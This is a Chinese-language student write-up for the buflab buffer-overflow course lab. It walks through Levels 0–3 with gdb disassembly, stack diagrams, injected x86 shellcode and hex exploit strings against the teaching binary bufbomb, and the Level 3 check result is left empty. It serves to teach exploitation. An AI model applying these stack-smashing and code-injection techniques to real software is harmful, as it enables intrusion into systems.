
Buflab

首先使用./makecookie 17307110112 命令得到 cookie 值：0x154b0060。




```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./makecookie 17307110112
0x154b0060
```

Level 0: Candle

文档中给出了 test 和 smoke 的源码，要求 test 运行完后，不直接返回退出，而是跳到 smoke 函数处，继续运行。当 smoke 运行完毕后，才退出。

```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("Boom!: getbuf returned 0x%x\n", val);
        validate(3);
    } else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}

void smoke()
{
    printf("Smoke!: You called smoke()\n");
    validate(0);
    exit(0);
}
```

首先反汇编 getbuf 函数：




```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049b54 <+0>:     push   %ebp
   0x08049b55 <+1>:     mov    %esp,%ebp
   0x08049b57 <+3>:     sub    $0x28,%esp
   0x08049b5a <+6>:     sub    $0xc,%esp
   0x08049b5d <+9>:     lea    -0x28(%ebp),%eax
   0x08049b60 <+12>:    push   %eax
   0x08049b61 <+13>:    call   0x8049618 <Gets>
   0x08049b66 <+18>:    add    $0x10,%esp
   0x08049b69 <+21>:    mov    $0x1,%eax
   0x08049b6e <+26>:    leave
   0x08049b6f <+27>:    ret
End of assembler dump.
```

0x08049b5d <+9>:   lea   -0x28(%ebp),%eax

0x08049b60 <+12>: push   %eax


0x08049b61 <+13>: call   0x8049618 <Gets>

从这三句把可以看出，buf 的指针地址(-0x28(%ebp))被传给了 Gets()，也就是 buf 距离返回地址有 0x28 + 4 * (%ebp 的字节数) = 0x2c 个字节的距离（依据栈结构）。于是只要在 buf 开始处填入 44 个任意非 0x0a 的字节（Gets 通过换行符\n（ASCII 值 0x0a）界定输入终止），并在返回地址中填入 smoke 的地址就行了。查看 smoke 的地址：




```
(gdb) disas smoke
Dump of assembler code for function smoke:
   0x080493ab <+0>:     push   %ebp
   0x080493ac <+1>:     mov    %esp,%ebp
   0x080493ae <+3>:     sub    $0x8,%esp
```

smoke 的地址为 0x080493ab。由于本机采用小端法，因此构造了如下字符串：



```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30

31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31

32 32 32 32

ab 93 04 08
```

检验结果为：




```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 0.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Smoke!: You called smoke()
VALID
Sent exploit string to server to be validated.
NICE JOB!
```

Level 1: Sparkler

文档中给出了 fizz 的代码，在 level 0 的基础上，要求使 getbuf 函数的返回指向 fizz 函数，同时要求将 fizz 函数的参数，设置成 userid 对应的 cookie 值。

```
void fizz(int val)
{
    if (val == cookie) {
        printf("Fizz!: You called fizz(0x%x)\n", val);
        validate(1);
    } else
        printf("Misfire: You called fizz(0x%x)\n", val);
    exit(0);
}
```

通过反汇编 fizz 函数：



```
(gdb) disas fizz
Dump of assembler code for function fizz:
   0x080493d8 <+0>:     push   %ebp
   0x080493d9 <+1>:     mov    %esp,%ebp
   0x080493db <+3>:     sub    $0x8,%esp
   0x080493de <+6>:     mov    0x8(%ebp),%edx
   0x080493e1 <+9>:     mov    0x804e158,%eax
   0x080493e6 <+14>:    cmp    %eax,%edx
   0x080493e8 <+16>:    jne    0x804940c <fizz+52>
   0x080493ea <+18>:    sub    $0x8,%esp
   0x080493ed <+21>:    pushl  0x8(%ebp)
   0x080493f0 <+24>:    push   $0x804b023
   0x080493f5 <+29>:    call   0x8049070 <printf@plt>
   0x080493fa <+34>:    add    $0x10,%esp
   0x080493fd <+37>:    sub    $0xc,%esp
   0x08049400 <+40>:    push   $0x1
   0x08049402 <+42>:    call   0x8049d18 <validate>
   0x08049407 <+47>:    add    $0x10,%esp
   0x0804940a <+50>:    jmp    0x804941f <fizz+71>
   0x0804940c <+52>:    sub    $0x8,%esp
   0x0804940f <+55>:    pushl  0x8(%ebp)
   0x08049412 <+58>:    push   $0x804b044
   0x08049417 <+63>:    call   0x8049070 <printf@plt>
   0x0804941c <+68>:    add    $0x10,%esp
---Type <return> to continue, or q <return> to quit---
   0x0804941f <+71>:    sub    $0xc,%esp
   0x08049422 <+74>:    push   $0x0
   0x08049424 <+76>:    call   0x8049160 <exit@plt>
End of assembler dump.
```


fizz 的地址位于 0x080493d8。同时，考虑到需要将 fizz 函数的参数设置成 userid 对应的 cookie 值（也就是 0x154b0060），此时堆栈如下：

	→第一个参数（cookie）
getbuf 返回地址	→fizz 函数入口
保存的%ebp 值	→%ebp
-4	
-8	
……	

cookie 值 0x154b0060 应输入到 fizz 函数参数储存的地方，也即其返回地址的上 4 字节处。因此构造如下字符串：

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30

31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31

32 32 32 32

d8| 93 04 08

32 32 32 32

60 00 4b 15
```

检验结果为：




```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 1.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Fizz!: You called fizz(0x154b0060)
VALID
Sent exploit string to server to be validated.
NICE JOB!
```

Level 2: Firecracker

在文档中给出了 bang 函数的代码：

```
int global_value = 0;
void bang(int val)
{
    if (global_value == cookie) {
        printf("Bang!: You set global_value to 0x%x\n", global_value);
        validate(2);
    } else
        printf("Misfire: global_value = 0x%x\n", global_value);
    exit(0);
}
```

要求令 getbuf 被调用后，不执行 test 函数，而是执行 bang 函数，同时要修改 global_value 的值为 cookie 值。由于 global_value 是一个没有被储存在栈中的全局变量，所以只能通过模拟一个函数调用来对 global_value 进行赋值。首先反汇编 bang 函数：




```
(gdb) disas bang
Dump of assembler code for function bang:
   0x08049429 <+0>:     push   %ebp
   0x0804942a <+1>:     mov    %esp,%ebp
   0x0804942c <+3>:     sub    $0x8,%esp
   0x0804942f <+6>:     mov    0x804e160,%eax
   0x08049434 <+11>:    mov    %eax,%edx
   0x08049436 <+13>:    mov    0x804e158,%eax
   0x0804943b <+18>:    cmp    %eax,%edx
   0x0804943d <+20>:    jne    0x8049464 <bang+59>
   0x0804943f <+22>:    mov    0x804e160,%eax
   0x08049444 <+27>:    sub    $0x8,%esp
   0x08049447 <+30>:    push   %eax
   0x08049448 <+31>:    push   $0x804b064
   0x0804944d <+36>:    call   0x8049070 <printf@plt>
   0x08049452 <+41>:    add    $0x10,%esp
   0x08049455 <+44>:    sub    $0xc,%esp
   0x08049458 <+47>:    push   $0x2
   0x0804945a <+49>:    call   0x8049d18 <validate>
   0x0804945f <+54>:    add    $0x10,%esp
   0x08049462 <+57>:    jmp    0x804947a <bang+81>
   0x08049464 <+59>:    mov    0x804e160,%eax
   0x08049469 <+64>:    sub    $0x8,%esp
   0x0804946c <+67>:    push   %eax
   0x0804946d <+68>:    push   $0x804b089
   0x08049472 <+73>:    call   0x8049070 <printf@plt>
   0x08049477 <+78>:    add    $0x10,%esp
   0x0804947a <+81>:    sub    $0xc,%esp
   0x0804947d <+84>:    push   $0x0
   0x0804947f <+86>:    call   0x8049160 <exit@plt>
End of assembler dump.
```

从<+6>到<+18>可以发现，value 存放在 0x804e160 中，cookie 存放在 0x804e158 中。可

以构造如下的赋值语句：

```
movl $0x154b0060, %eax
movl $0x804e160, %ecx
movl %eax, (%ecx)
ret
```

可以先将这一段代码保存到 2.s 文件中，再通过 objdump 指令转化为二进制文件显示出来，如下图所示：




```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ as 2.s -o 2.o
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ objdump -d 2.o

2.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:	b8 60 00 4b 15       	mov    $0x154b0060,%eax
   5:	b9 60 e1 04 08       	mov    $0x804e160,%ecx
   a:	67 89 01             	mov    %eax,(%ecx)
   d:	c3                   	retq
```

接下来构造二进制代码使缓冲区溢出到 bang 函数。

	→bang 入口地址
getbuf 返回地址	→buf 首地址
保存的%ebp 值	→%ebp
-4	
-8	
……	

只需要将 getbuf 的返回地址改成 buf 的首地址，上一个栈的 4 字节改成 bang 函数的入口地址。当在 getbuf 中调用 ret 返回时，程序会跳转到 buf 处上方构造的指令处，再通过这些指令中的 ret 指令跳转原栈中 bang 的入口地址，再进入 bang 函数中执行。通过 GDB 调试获取 buf 在运行中的地址：




```
(gdb) b getbuf
Breakpoint 1 at 0x8049b5a
(gdb) r -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -u 173071101
12
Userid: 17307110112
Cookie: 0x154b0060

Breakpoint 1, 0x08049b5a in getbuf ()
(gdb) p/s ($ebp-0x28)
$1 = (void *) 0x55683978 <_reserved+1038712>
```

可以发现 buf 在运行中的地址为 0x55683978，且据前述可知，bang 函数的入口地址为 0x08049429。因此构造如下字符串：

```
b8 60 00 4b 15

b9 60 e1 04 08

89 01

c3

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00

78 39 68 55

29 94 04 08
```

检验结果为:



```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 2.txt | ./bufbomb -u 1
7307110112
Userid: 17307110112
Cookie: 0x154b0060
Type string:Bang!: You set global_value to 0x154b0060
VALID
NICE JOB!
```


Level 3: Dynamite

在文档中给出了 test 函数的代码:

```
void test()
{
    int val;
    /* Put canary on stack to detect possible corruption */
    volatile int local = uniqueval();

    val = getbuf();

    /* Check for corrupted stack */
    if (local != uniqueval()) {
        printf("Sabotaged!: the stack has been corrupted\n");
    }
    else if (val == cookie) {
        printf("Boom!: getbuf returned 0x%x\n", val);
        validate(3);
    } else {
        printf("Dud: getbuf returned 0x%x\n", val);
    }
}
```

要求 getbuf 在被调用后返回到 test 中，但不能破坏为 test 函数维护的堆栈状态，并且要让 test 函数在调用 getbuf 后的返回值 val 为 cookie 的值。

为了不破坏 test 的堆栈状态，需要返回到 test 中。首先反汇编 test 函数:



```
(gdb) disas test
Dump of assembler code for function test:
   0x08049484 <+0>:     push   %ebp
   0x08049485 <+1>:     mov    %esp,%ebp
   0x08049487 <+3>:     sub    $0x18,%esp
   0x0804948a <+6>:     call   0x80498f3 <uniqueval>
   0x0804948f <+11>:    mov    %eax,-0x10(%ebp)
   0x08049492 <+14>:    call   0x8049b54 <getbuf>
   0x08049497 <+19>:    mov    %eax,-0xc(%ebp)
   0x0804949a <+22>:    call   0x80498f3 <uniqueval>
   0x0804949f <+27>:    mov    %eax,%edx
   0x080494a1 <+29>:    mov    -0x10(%ebp),%eax
   0x080494a4 <+32>:    cmp    %eax,%edx
   0x080494a6 <+34>:    je     0x80494ba <test+54>
   0x080494a8 <+36>:    sub    $0xc,%esp
   0x080494ab <+39>:    push   $0x804b0a8
```


可以发现调用 getbuf 函数返回后，下一条指令的地址是 0x08049497。与 Level 2 类似，考虑构造如下的汇编指令:

```
movl $0x154b0060, %eax
pushl $0x08049497
ret
```

通过 objdump 指令转化为十六进制形式：


```
b8 60 00 4b 15
68 97 94 04 08
c3
```

为了将寄存器%ebp 恢复到原来的状态，需要通过 GDB 调试得到%ebp 寄存器指向的值：




```
(gdb) b getbuf
Breakpoint 1 at 0x8049b5a
(gdb) r -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -u 173071101
12
Userid: 17307110112
Cookie: 0x154b0060

Breakpoint 1, 0x08049b5a in getbuf ()
(gdb) print /x ($ebp)
$1 = 0x556839a0
(gdb) print /x *(int*)($ebp)
$2 = 0x556839c0
```

显然，%ebp 指向的值为 0x556839c0。而由前一题可知，buf 在运行中的地址为 0x55683978，因此尝试构造字符串：



```
b8 60 00 4b 15

68 97 94 04 08

c3

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00

c0 39 68 55

78 39 68 55
```

检验结果为：



